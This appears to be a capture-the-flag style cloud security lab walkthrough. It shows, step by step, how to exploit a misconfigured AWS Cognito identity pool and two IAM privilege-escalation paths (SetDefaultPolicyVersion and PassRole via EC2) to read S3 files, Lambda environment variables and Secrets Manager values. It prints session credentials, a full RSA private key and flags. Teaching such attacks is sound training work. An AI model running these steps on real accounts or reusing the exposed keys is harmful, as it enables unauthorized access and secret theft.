Now, let's navigate to the "login.html" page and investigate the JavaScript used by the application. The 'js' directory of this application contains JavaScript files with name "amazon-cognito" along with config.js file. With this information we can deduce that application uses AWS cognito for authentication with "IdentityPoolId:us-east-2:4a86231e-4c11-4a6e-ac3b-e007ab79a9c0".



Using this "IdentityPoolId" we can retrieve the "IdentityId" of this application using below mentioned command.

Command:

```
aws cognito-identity get-id --identity-pool-id us-east-2:4a86231e-4c11-4a6e-ac3b-
e007ab79a9c0 --region us-east-2
```

Output:

```
{
    "IdentityId": "us-east-2:1e8f9e07-0026-42b4-8823-f42cbec4cf02"
}
```

We will use the "IdentityId" retrieved in previous step to get AWS credentials of this application using command mentioned below.

Command:

```
aws cognito-identity get-credentials-for-identity --identity-id <Replace IdentityId> --
region us-east-2
```

Output:

```
{
    "IdentityId": "us-east-2:ad4fba39-9ce9-4f3b-8e7c-0898c5c3db5d",
    "Credentials": {
        "AccessKeyId": "ASIA2QOCAU2PLNTNDMPY",
        "SecretKey": "zci5P6XR97S5pRXJiiUw0GVCFrDxUupQeowrIp9W",
        "SessionToken":
"IQoJb3JpZ2luX2VjEFgaCXVzLWVhc3QtMiJHMEUCIA3wbD3eVvqBEJM9Ou8/QqeV95/Se8A83fqhZRAUTb7yAiEAu
25Yn/VVe7kTtWnJPa65jY3SmYyMtHPwV2Md/3YSXs8qkAYIIRABGgw3MjI0OTgyNjY3ODIiDE3OpX3yk1gJMc7azCr
tBVtVE0y1Katp0E/V7xh/dTJr2poS9kfnjeH7mF5h4KZR2fd49wt+oUQYIiR1P35IRTiWAjY1YzXNCIRGr2i2UHi1I
```

```
040oN29yKvnwngWbrnxEVj9Nwb0sjlPAIkfXOhYxRktXSOJJUKI4OAP/WjjFqRP26lymuA4yxfDm05djECyQfcAZw+
hGhkvdtGIwbBmKAoNTKNyigmmbFvb1Lfz7EDr1RBjf7zC+ILC9t0mDM/
-----------------------------------snipped-----------------------------------------------
+jiPkFOocCRL01p2U6C8/orVOo7nSVXxXimy2Em4ju63dPUoi3jS1J2HzOJSlx/UPratqDI2zvomTf7CFyutcuFTA9
sKfxC4xjZx9jbkCCJGSA5GCbkrCQ4K6DGbow9CCa/w12B05DF57wFd5on3J4w9a9wBQbh/uaJHEnpjUtGbnuvGXgiT
9EWdkZMmGd8ulo2MYc6NnUYdfu8psX1WJat/U6tPoqvR/tKftVM46nQmKBJnGgED+Xg8ObVP44jW1n3MPCKoMzjGsL
lgC3i/uDJtpYrudSqGrVFpyrhzyhKvV4/fg58PuEp1nKO2h9o0GD994geVAIeAECbkmyv4nIJpCGRvwBMGX6jyh7lT
k=",
        "Expiration": 1596071903.0
    }
}
```

Let us now configure the retrieved AWS credentials in our AWS cli

Command:

```
export AWS_ACCESS_KEY_ID=
export AWS_SECRET_ACCESS_KEY=
export AWS_SESSION_TOKEN=
```

Once we have configured our AWS cli, let's confirm our identity with AWS

Command:

```
aws sts get-caller-identity
```

Output:

```
{
    "UserId": "AROA2QOCAU2PAEE4WVNP6:CognitoIdentityCredentials",
    "Account": "722498266782",
    "Arn": "arn:aws:sts::722498266782:assumed-
role/Cognito_cloudhd_identity_poolUnauth_Role/CognitoIdentityCredentials"
}
```

As we have validated our identity. Now, we can enumerate the s3 buckets accessible to this account.

Command:

```
aws s3 ls
```

Output:

```
2020-07-26 19:24:32 cf-templates-1vvffrylpsjsd-us-east-2
2019-05-21 02:30:56 victimauth
2020-07-26 19:29:35 victimcloudelk
2020-07-26 19:40:40 victimcloudelkcloudtraillogs
2020-07-26 19:40:40 victimcloudelkconfigbucket
2019-05-21 02:30:56 victimprivate
2019-05-21 02:30:56 victimpublic
2020-07-08 15:45:36 voffice.victim.cloud
```

Our target s3 bucket is visible to us, lets enumerate this bucket.

Command:

```
aws s3 ls s3://victimprivate
```

Output:

```
2019-05-21 03:53:49        150 private_file.md
```

Download the file present in this s3 bucket.

Command:

```
aws s3 cp s3://victimprivate/private_file.md .
```

Output:

```
download: s3://victimprivate/private_file.md to ./private_file.md
```

Access the flag present in the retrieved file.

Command:

```
cat private_file.md
```

Output:

```
# Private Read file

This file should only be accessible to authenticated users

flag::NSSCloudHackLabFLAG3::321b1f18df33fc561xxxxxxxxxxxxxxxxxxxx
```

We have exploited the misconfigured AWS **cognito** account which allowed unauthenticated application users to read s3 buckets.

IAM: Shadow Admin

Shadow Admin Lab 1

- Escalate your privileges to read the sensitive information from the environment variable of the Lambda function "secretLambda".

Solution

In this exercise we will escalate our privileges by abusing the permission “iam:SetDefaultPolicyVersion” attached to our account. Later, we will use this permission to read the flag from the lambda function “secretLambda” environment variable.

Note: Use the AWS account to generate the access keys provided for this class and configure the CLI.

Command:

```
aws configure --profile userX
```

Command:

```
 aws sts get-caller-identity --profile userX
```

Output:

```
{
    "UserId": "AIDAQYU2GKQOFDYKFYHGM",
    "Account": "143439767741",
    "Arn": "arn:aws:iam::143439767741:user/userX"
}
```

Now we will check the Policy name and ARN attached to our AWS account.

```
aws --profile userX iam list-attached-user-policies --user-name userX
```

Output:

```
{
    "AttachedPolicies": [
        {
            "PolicyName": "cih-createKey",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-createKey"
        },
        {
            "PolicyName": "cih_sar",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih_sar"
        },
        {
            "PolicyName": "cih-snapshot-lab",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-snapshot-lab"
        },
        {
            "PolicyName": "CIH_crossAccount_vulnPolicy",
            "PolicyArn": "arn:aws:iam::143439767741:policy/CIH_crossAccount_vulnPolicy"
        },
```

```
        {
            "PolicyName": "CIH_UpdateAssumeRolePolicy",
            "PolicyArn": "arn:aws:iam::143439767741:policy/CIH_UpdateAssumeRolePolicy"
        },
        {
            "PolicyName": "user411",
            "PolicyArn": "arn:aws:iam::143439767741:policy/user411"
        },
        {
            "PolicyName": "cih_storage",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih_storage"
        }
    ]
}
```


Now we will read the attached policy details for our AWS account.

Command:

```
aws --profile userX  iam get-policy --policy-arn arn:aws:iam::143439767741:policy/userX
```

Output:

The output shows that the current policy version attached to our account is “v3”


```
{
    "Policy": {
        "PolicyName": "userX",
        "PolicyId": "ANPAQYU2GKQOLOJFFHQDL",
        "Arn": "arn:aws:iam::143439767741:policy/userX",
        "Path": "/",
        "DefaultVersionId": "v3",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2021-08-02T18:40:26Z",
        "UpdateDate": "2021-08-02T18:42:48Z",
        "Tags": []
    }
}
```


The AWS allows user to create up to 5 policy versions in a customer managed policy. Therefore, we will enumerate the policy verions created in the policy “arn:aws:iam::143439767741:policy/” .

To check the policy version run the following Command:

```
aws --profile userX iam list-policy-versions --policy-arn
arn:aws:iam::143439767741:policy/userX
```

Output:

The output shows that this policy has three different versions available.


```
{
    "Versions": [
        {
            "VersionId": "v3",
            "IsDefaultVersion": true,
            "CreateDate": "2021-08-02T18:42:48Z"
        },
        {
            "VersionId": "v2",
            "IsDefaultVersion": false,
```

```
            "CreateDate": "2021-08-02T18:42:31Z"
        },
        {
            "VersionId": "v1",
            "IsDefaultVersion": false,
            "CreateDate": "2021-08-02T18:40:26Z"
        }
    ]
}
```


After enumerating the policy version, now we will read the policy details by running the following Command:

```
aws --profile userX iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/userX --version-id v3
```

Output:

As we can see that the policy version “v3” did not have permission to read Lambda function


```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicyVersion",
                        "iam:GetPolicy",
                        "iam:ListPolicyVersions",
                        "iam:ListAttachedUserPolicies",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Resource": [
                        "arn:aws:iam::143439767741:policy/${aws:username}",
                        "arn:aws:iam::143439767741:user/${aws:username}"
                    ]
                },
                {
                    "Sid": "VisualEditor1",
                    "Effect": "Allow",
                    "Action": "iam:ListPolicies",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v3",
        "IsDefaultVersion": true,
        "CreateDate": "2021-08-02T18:42:48Z"
    }
}
```


Now we will read the other policy versions by running the folling Command:

```
aws --profile userX  iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/userX --version-id v2
aws --profile userX  iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/userX --version-id v1
```

Output:

As we can see that the policy version “v1” has the permission to read the Lambda function.

```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicyVersion",
                        "iam:GetPolicy",
                        "iam:ListPolicyVersions",
                        "iam:ListAttachedUserPolicies",
                        "iam:SetDefaultPolicyVersion"
                    ],
                    "Resource": [
                        "arn:aws:iam::143439767741:policy/${aws:username}",
                        "arn:aws:iam::143439767741:user/${aws:username}"
                    ]
                },
                {
                    "Sid": "VisualEditor1",
                    "Effect": "Allow",
                    "Action": [
                        "iam:ListPolicies",
                        "lambda:ListFunctions",
                        "lambda:GetFunction"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2021-08-02T16:34:58Z"
    }
}
```


Before escalating the privilege's, we will try to list the lambda functions.

```
aws --profile userX lambda list-functions --region us-east-1
```

Output:

At this point you do not have permission to list the lambda function.

```
An error occurred (AccessDeniedException) when calling the ListFunctions operation: User:
arn:aws:iam::143439767741:user/userX is not authorized to perform: lambda:ListFunctions on
resource: *
```

From the policy enumeration part we observed that the version "v1" has the permission to list the Lambda function; therefore. now we will attach that policy to our account by setting the default policy version "v1" to our account.

```
aws --profile userX iam set-default-policy-version --policy-arn
arn:aws:iam::143439767741:policy/userX --version-id v1
```

Output:

```
No output
```

Now we will verify the policy version attached to our account by running the following Command:

```
aws --profile userX iam get-policy --policy-arn arn:aws:iam::143439767741:policy/userX
```

Output:

If you will observe the output of the above Command: the default policy version has changed to the "v1".


```
{
    "Policy": {
        "PolicyName": "userX",
        "PolicyId": "ANPAQYU2GKQOLOJFFHQDL",
        "Arn": "arn:aws:iam::143439767741:policy/userX",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "CreateDate": "2021-08-02T18:40:26Z",
        "UpdateDate": "2021-08-02T19:29:17Z",
        "Tags": []
    }
}
```


Now we will list the lambda function by running the Command:

```
aws --profile userX lambda list-functions --region us-east-1
```

Output:

As we can see that the output contains the final flag.

Note: Often permission takes some time to get reflect in your account; therefore, after modifying the permissions please wait for couple of minutes before listing the Lambda function.


```
{
    "Functions": [
        {
            "FunctionName": "secretLambda",
            "FunctionArn": "arn:aws:lambda:us-east-1:143439767741:function:secretLambda",
            "Runtime": "python3.8",
            "Role": "arn:aws:iam::143439767741:role/service-role/secretLambda-role-
nh6nb4oe",
            "Handler": "lambda_function.lambda_handler",
            "CodeSize": 299,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2022-02-24T14:04:41.000+0000",
            "CodeSha256": "fI06ZlRH/KN6Ra3twvdRllUYaxv182Tjx0qNWNlKIhI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "Flag": "e7a2ac0c2a78b99b0a493e77d488d25a358204c8253730d20e51ad40"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "94e42c1f-fd07-4574-90e8-570c6072b892",
            "PackageType": "Zip",
            "Architectures": [
```

```
                "x86_64"
            ]
        }
    ]
}
```

Shadow Admin Lab 2

- Using **PassRole** permission become a part of the '**cih_secret**' group.
- Extract the flag from the Secret Manager after becoming the part of the **cih_secret**' group.

Solution

Configure AWS CLI.

Command:

```
aws configure --profile userX
```

Verify the token.

Command:

```
aws --profile userX sts get-caller-identity
```

Output:

```
{
    "UserId": "AIDAT4JIKT3ANXGXDN5UH",
    "Account": "266909425344",
    "Arn": "arn:aws:iam::266909425344:user/userXXX"
}
```

List the attached policy to the user **userX.**

Command:

```
aws --profile userX iam list-attached-user-policies --user-name userX
```

Output:

```
{
    "AttachedPolicies": [
        {
            "PolicyName": "cih-createKey",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-createKey"
        },
        {
            "PolicyName": "cih_sar",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih_sar"
        },
        {
            "PolicyName": "cih-snapshot-lab",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-snapshot-lab"
        },
        {
            "PolicyName": "cih-passrole-ec2",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-passrole-ec2"
        },
        {
            "PolicyName": "CIH_crossAccount_vulnPolicy",
            "PolicyArn": "arn:aws:iam::143439767741:policy/CIH_crossAccount_vulnPolicy"
        },
        {
            "PolicyName": "CIH_UpdateAssumeRolePolicy",
            "PolicyArn": "arn:aws:iam::143439767741:policy/CIH_UpdateAssumeRolePolicy"
```

```
        },
        {
            "PolicyName": "userX",
            "PolicyArn": "arn:aws:iam::143439767741:policy/userX"
        },
        {
            "PolicyName": "cih_storage",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih_storage"
        }
    ]
}
```


Let's read the attached policy details to the user account.

Command:

```
aws --profile userX iam get-policy --policy-arn arn:aws:iam::143439767741:policy/cih-passrole-ec2
```

Output:


```
{
    "Policy": {
        "PolicyName": "cih-passrole-ec2",
        "PolicyId": "ANPASCZNNFC6SVXS5MXRH",
        "Arn": "arn:aws:iam::143439767741:policy/cih-passrole-ec2",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 0,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "This policy allows user to pass a higher privilege role.",
        "CreateDate": "2022-05-03T17:30:43+00:00",
        "UpdateDate": "2022-05-03T17:30:43+00:00",
        "Tags": []
    }
}
```


Now we will read the permissions attached to the policy.

Command:

```
aws --profile userX iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/cih-passrole-ec2 --version-id v1
```

Output:


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "VisualEditor3",
            "Effect": "Allow",
            "Action": "ec2:RunInstances",
            "Resource": "arn:aws:ec2:us-west-1:143439767741:instance/*",
            "Condition": {
                "StringEquals": {
                    "ec2:Region": "us-west-1"
                }
            }
        },
        {
            "Sid": "VisualEditor0",
```

```
            "Effect": "Allow",
            "Action": "ec2:RunInstances",
            "Resource": [
                "arn:aws:ec2:*:143439767741:volume/*",
                "arn:aws:ec2:*:143439767741:subnet/*",
                "arn:aws:ec2:us-west-1:143439767741:key-pair/cih-passrole",
                "arn:aws:ec2:*:143439767741:network-interface/*",
                "arn:aws:ec2:*:143439767741:instance/*",
                "arn:aws:ec2:us-west-1::image/ami-02541b8af977f6cdd",
                "arn:aws:ec2:us-west-1:143439767741:security-group/sg-012f53274cf61203f"
            ],
            "Condition": {
                "StringEquals": {
                    "ec2:Region": "us-west-1"
                }
            }
        },
        {
            "Sid": "VisualEditor1",
            "Effect": "Allow",
            "Action": "ec2:DescribeInstances",
            "Resource": "*"
        },
        {
            "Sid": "VisualEditor2",
            "Effect": "Allow",
            "Action": "iam:PassRole",
            "Resource": "arn:aws:iam::143439767741:role/cih_role*"
        },
        {
            "Sid": "AllowRunInstancesWithRestrictions",
            "Effect": "Deny",
            "Action": [
                "ec2:RunInstances"
            ],
            "Resource": [
                "arn:aws:ec2:*:*:instance/*"
            ],
            "Condition": {
                "StringNotLike": {
                    "aws:RequestTag/Name": "${aws:username}"
                }
            }
        },
        {
            "Sid": "PermissionForCreateTags",
            "Effect": "Allow",
            "Action": [
                "ec2:CreateTags"
            ],
            "Resource": [
                "arn:aws:ec2:*:*:instance/*"
            ],
            "Condition": {
                "StringEquals": {
                    "ec2:CreateAction": [
                        "RunInstances"
                    ]
                }
            }
        }
    ]
}
```

Now we will check, if the user **userX** is a part of group or not.

Command:

```
aws --profile userX iam list-groups-for-user --user-name userX
```

Output:

The following output shows that the user **userX** is not a part of any group.

```
{
    "Groups": []
}
```

Let's list the groups available in the AWS account.

Command:

```
aws --profile userX iam list-groups
```

Output:

```
{
    "Groups": [
        {
            "Path": "/",
            "GroupName": "cih_secret",
            "GroupId": "AGPASCZNNFC62HLDRZUIN",
            "Arn": "arn:aws:iam::143439767741:group/cih_secret",
            "CreateDate": "2022-05-02T09:09:06+00:00"
        }
    ]
}
```

Now we will verify the available policy in the group **cih_secret**.

Command:

```
aws --profile userX iam list-attached-group-policies --group-name cih_secret
```

Output:

```
{
    "AttachedPolicies": [
        {
            "PolicyName": "cih-passrole-groupSecret-policy",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih-passrole-groupSecret-policy"
        }
    ]
}
```

Now we will read the permissions attached to the policy '**cih-passrole-greoupSecret-policy**'.

Command:

```
aws --profile userX iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/cih-passrole-groupSecret-policy --version-id v1
```

Output:

```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
```

```
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": [
                        "secretsmanager:GetSecretValue",
                        "secretsmanager:DescribeSecret"
                    ],
                    "Resource": "arn:aws:secretsmanager:us-west-1:143439767741:secret:*"
                },
                {
                    "Sid": "VisualEditor1",
                    "Effect": "Allow",
                    "Action": "secretsmanager:ListSecrets",
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-03T17:38:22+00:00"
    }
}
```


Let's try adding out user account to the group **cih_secret**.

Command:

```
aws --profile userX iam add-user-to-group --group-name cih_secret --user-name userX
```

Output:

The following output shows that the user cannot add his account to the group **cih_secret** due to the lack of the permissions.

```
An error occurred (AccessDenied) when calling the AddUserToGroup operation: User:
arn:aws:iam::143439767741:user/userX is not authorized to perform: iam:AddUserToGroup on resource:
group cih_secret because no identity-based policy allows the iam:AddUserToGroup action
```

Now we will use the **passrole** permission to create an EC2 instance to escalate our privileges.

Command:

```
aws --profile userX iam list-roles
```

Output:


```
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "cih-role-passrole",
            "RoleId": "AROASCZNNFC6VTJFQI3ZH",
            "Arn": "arn:aws:iam::143439767741:role/cih-role-passrole",
            "CreateDate": "2022-05-03T17:47:10+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
```

```
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Allows EC2 instances to call AWS services on your behalf.",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "cih-victim-app-helloworldpython3Role-IRVCYFSLNB7F",
            "RoleId": "AROASCZNNFC6WTRSTJP7T",
            "Arn": "arn:aws:iam::143439767741:role/cih-victim-app-helloworldpython3Role-
IRVCYFSLNB7F",
            "CreateDate": "2022-03-01T09:45:42+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "CIH_bruteForce",
            "RoleId": "AROASCZNNFC63VVOR7ZWV",
            "Arn": "arn:aws:iam::143439767741:role/CIH_bruteForce",
            "CreateDate": "2022-02-26T14:25:42+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "AWS":
"arn:aws:iam::266909425344:role/CIH_crossAccount_s3Read_limited"
                        },
                        "Action": "sts:AssumeRole",
                        "Condition": {}
                    }
                ]
            },
            "Description": "AWS Cross-Account role enumeration.",
            "MaxSessionDuration": 3600
        }
    ]
}
```


Now we will check the policy attached to the role **cih-role-passrole**.

Command:

```
aws --profile userX iam list-attached-role-policies --role-name cih-role-passrole
```

Output:

```
{
    "AttachedPolicies": [
        {
            "PolicyName": "cih_passrole_addToGroup",
            "PolicyArn": "arn:aws:iam::143439767741:policy/cih_passrole_addToGroup"
        }
    ]
}
```


Now we will verify the permissions attached to the policy **cih_passrole_addToGroup.**

Command:

```
aws --profile userX iam get-policy-version --policy-arn
arn:aws:iam::143439767741:policy/cih_passrole_addToGroup --version-id v1
```

Output:


```
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Sid": "VisualEditor0",
                    "Effect": "Allow",
                    "Action": "iam:AddUserToGroup",
                    "Resource": "arn:aws:iam::143439767741:group/cih_secret"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2022-05-02T09:09:48+00:00"
    }
}
```


Now we will create the EC2 instance by passing the vulnerable role available in the account. This role will allow us to add users in the group.

Command:

```
aws --profile userX ec2 run-instances --image-id ami-02541b8af977f6cdd --instance-type t2.micro --
iam-instance-profile Name="cih-role-passrole" --key-name "cih-passrole" --security-group-ids sg-
012f53274cf61203f --region us-west-1 --tag-specifications
'ResourceType=instance,Tags=[{Key=Name,Value=userX}]'
```

Output:


```
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-02541b8af977f6cdd",
            "InstanceId": "i-09e06018234a3bbb5",
            "InstanceType": "t2.micro",
            "KeyName": "cih-passrole",
            "LaunchTime": "2022-05-04T06:34:53+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-west-1b",
```

```
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-172-31-5-62.us-west-1.compute.internal",
            "PrivateIpAddress": "172.31.5.62",
            "ProductCodes": [],
            "PublicDnsName": "",
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "StateTransitionReason": "",
            "SubnetId": "subnet-0dc8da86c6e5292da",
            "VpcId": "vpc-06541a80ddf7d476d",
            "Architecture": "x86_64",
            "BlockDeviceMappings": [],
            "ClientToken": "146a560e-28ff-4f0d-a7df-f98a4053d0de",
            "EbsOptimized": false,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "IamInstanceProfile": {
                "Arn": "arn:aws:iam::143439767741:instance-profile/cih-role-passrole",
                "Id": "AIPASCZNNFC6UVJZ4PIHW"
            }

-------------- Snipped -------------

],
    "OwnerId": "266909425344",
    "ReservationId": "r-02db16069c2b021a7"
}
```


Let's extract the public of the newly launched EC2 instance which we will use to SSH.

Command:

```
aws --profile userX --region us-west-1 ec2 describe-instances --instance-ids
<available_after_creating_the_instance> --query "Reservations[*].Instances[*].PublicIpAddress" --
output=text
```

Output:

```
<IP_Address>
```

Let's create a file to copy the private key.

Command:

```
nano cih-passrole.pem
```

Following is the private key we will use to access the EC2 instance.


```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEApsDhhvWxdt1anT7GjU3s7ZJYWd9ixJNkkYk+BteSvxwZjHEz
+lRTg7t4hD0RW6IlM1FP3UcDCFmg53FdsuLE2YbDIydltcSbfuyzEiGpxfkZ52F3
AcXCO9iL1SbaddZlgClp5jyscVvy5ugs5zsTLgzDFGJyHSMCLMwnmsKXu1bPI2xu
UaL8CLsc3TEta7gQ2PSC3n6wat/dtFhH3+g7wnwu+JXnRY2admszhFD8UIkr83G+
sZXEpTUvGkAjyAxjrjEr+Qk8j9mlEut4U36bC8fZei6/7EXv5svvtGnNRpFrr91x
QdKbPhY2RP1lcDbQMZ/Up2P3L1bIyra+axPZhwIDAQABAoIBAFEwll4koCxUqDrp
hrjkGRiu6W+QsUEu1od5wAaKzXtZTiMwNvOKPUNlcs9IAHySHPS4gV8mpRZatVoa
u1lOyjNzRu2F0CLJQEBzNNj+JPAsUe1zagMl62VCEQtOKI25PqBBCbu9DOUAtOqy
XrKS88q3EgCJ0i/XjMaM/DeAyWm/lyWWReVyqJhgbZmpwSuYB4D5OvQCvvBK25H1
brwKNi8WFBS6zJ8wPo5wIow6tzOst0BsWq/ZYdwyFuk3qPCb0r/8RqHxGo7kxxx+
b4P2X4CIKD5qz0x2OYQKCl45uUd7e6EjQEMg8htZVFRp3z+5hBWMRWzeAxGeg54M
vL+rwGECgYEA5lxtBU12zzE4pheE4M0H3v5dIKCEbUZXIQmbywQj7WWeLzWFZzMA
```

```
b6/OUwftHNpErTdL8QVuH+va492W1sWiosHXQpa0Z1ynYqh/XELwbiKnDYCRwh/T
Cbfzua9foI+zJK4oUilZHJRt+9CI44I/XpebcXqqoSCa5YSB7bpEL1cCgYEAuVAc
vN1vF9Z7hj9YHgM2aFpTIFETBWYZJAa97SA98jwA7dctuX3p79vcFKvgA7S3wmoP
tzkXUcFmZkNrhA9Q0NmeJAd1hZLVZ0EZtQxsrSwSvhtlmqqi8KBnLq06s1wNSkh0
IipQzyc8GXN7lA5rtkCZmpx6cBQYtbllIVUtuVECgYEA1S7vzZp0uyYIEN1vIUNd
Z2bq9EjYhPA1reNghC7euNHz5CiZvnmai8GdJYYOT0dHiy3DX9fwpCX3Oi1VbIkW
C51sArnJVmaOmWTqCI4CR0pWYs57FbWx7iqIqWy9CLAzz1xFAFQ3nZVXe1TveeyN
jJKtTgWBZv/vmTxZqZFZjJ0CgYAKaI6EqSdRPnHHs40eem225MPgf81Cs15cIKjQ
RcxU67vdoAVocsMN/tpYquK1MpRTriNd1i4SIHvA6K6ER1vxrxdrzKN0MjAcUZLB
EYaVH3GaDe3iBw2J2GiTPZWbd2MjtfgX5yqMyBZfE5ZwVXMFVJGMFpfl7asJofUl
LySXUQKBgQCvZwretWE4xeukh7AbDL2meE3NAihJ5+4qkhLYlBFwqUiAD8i3wd/T
d9bCu+UEYL5bKNM+59ZfVGdsK0xwYeuA3EADQ7XdilMbZdPHBoXaLonGTh1f1ovE
TgISW/VwlPZ0vnzuCP9JKWurqgbD+yQraRC42H72Rjk9DqovV3iYow==
-----END RSA PRIVATE KEY-----
```

Now SSH to the newly created EC2 instance.

Command:

```
ssh -i cih-passrole.pem ec2-user@<ec2_Public_IP>
```

Output:

```
The authenticity of host '52.15.154.233 (52.15.154.233)' can't be established.
ED25519 key fingerprint is SHA256:OpPt9btla0iJDKIrQ+3/V7YOs/LFhloEoVF3eSGhMNs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.15.154.233' (ED25519) to the list of known hosts.

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
8 package(s) needed for security, out of 14 available
Run "sudo yum update" to apply all updates.
-bash: warning: setlocale: LC_CTYPE: cannot change locale (UTF-8): No such file or directory
[ec2-user@ip-172-31-45-36 ~]$
```

From the EC2 instance run the following Command: to add the user in a **cih-secret** group**.**

Command:

```
aws iam add-user-to-group --group-name cih_secret --user-name userX
```

Output:

```
the terminal will return blank output.
```

Now exit from the terminal and go back to the local machine terminal where the token of user **userX** is configured.

Run the following Command: to verify, if the user is added to the group or not.

Command:

```
aws --profile userX iam list-groups-for-user --user-name userX
```

Output:

```
{
    "Groups": [
        {
```

```
            "Path": "/",
            "GroupName": "cih_secret",
            "GroupId": "AGPASCZNNFC62HLDRZUIN",
            "Arn": "arn:aws:iam::143439767741:group/cih_secret",
            "CreateDate": "2022-05-02T09:09:06+00:00"
        }
    ]
}
```


From the previous steps we know that this group has the policy to read the secrets from **SecretManager**.

Now we will try to list the secrets from the **SecretManager** to get the flag of this exercsise:

Command:

```
aws –profile userX secretsmanager list-secrets --region us-west-1
```

Output:


```
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-west-
1:143439767741:secret:CIH_PASSROLE_SECRET-pmXSfz",
            "Name": "CIH_PASSROLE_SECRET",
            "Description": "This is a secret hidden via AWS Secrets Manager",
            "LastChangedDate": "2022-05-03T20:08:57.956000+05:30",
            "LastAccessedDate": "2022-05-03T05:30:00+05:30",
            "Tags": [],
            "SecretVersionsToStages": {
                "ffc78054-d19d-4ac9-9425-d6cd1ec518c0": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2022-05-03T20:08:57.806000+05:30"
        }
    ]
}
```


We have one secret available in the '**CIH_PASSROLE_SECRET**'. Let's read the flag from it.

Command:

```
aws –profile userX secretsmanager get-secret-value --secret-id CIH_PASSROLE_SECRET --
region us-west-1
```

Output:


```
{
    "ARN": "arn:aws:secretsmanager:us-west-1:143439767741:secret:CIH_PASSROLE_SECRET-
pmXSfz",
    "Name": "CIH_PASSROLE_SECRET",
    "VersionId": "ffc78054-d19d-4ac9-9425-d6cd1ec518c0",
    "SecretString": "{\"cih-passrole-
flag\":\"wqkTbEzqDs3M7nQV8NhtnxmTrHmV5R3Qw9TScj2tPqEqdrdBK5q6mu7yfBNA\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2022-05-03T20:08:57.950000+05:30"
}
```

Shadow Admin Lab 3

AWS provides a service called Cross-Account access, in which the user can access the resources of another AWS account without creating a user profile in the other account.

In this lab students will learn the following things:

- Obtain temporary session token using AssumeRole service.
- Escalate your privileges by assuming a vulnerable role in the AWS account and read the flag from Lambda function. **Important Points:**

Solution

In this exercise we will escalate our privileges by abusing the "AssumeRole" permission attached to our account. Later, we will use this permission to read the flag from the lambda function "CIH_Cross-Account" environment variable available in the different AWS account.

Verify Token

Command:

```
aws --profile userX sts get-caller-identity
```

Output:

```
{
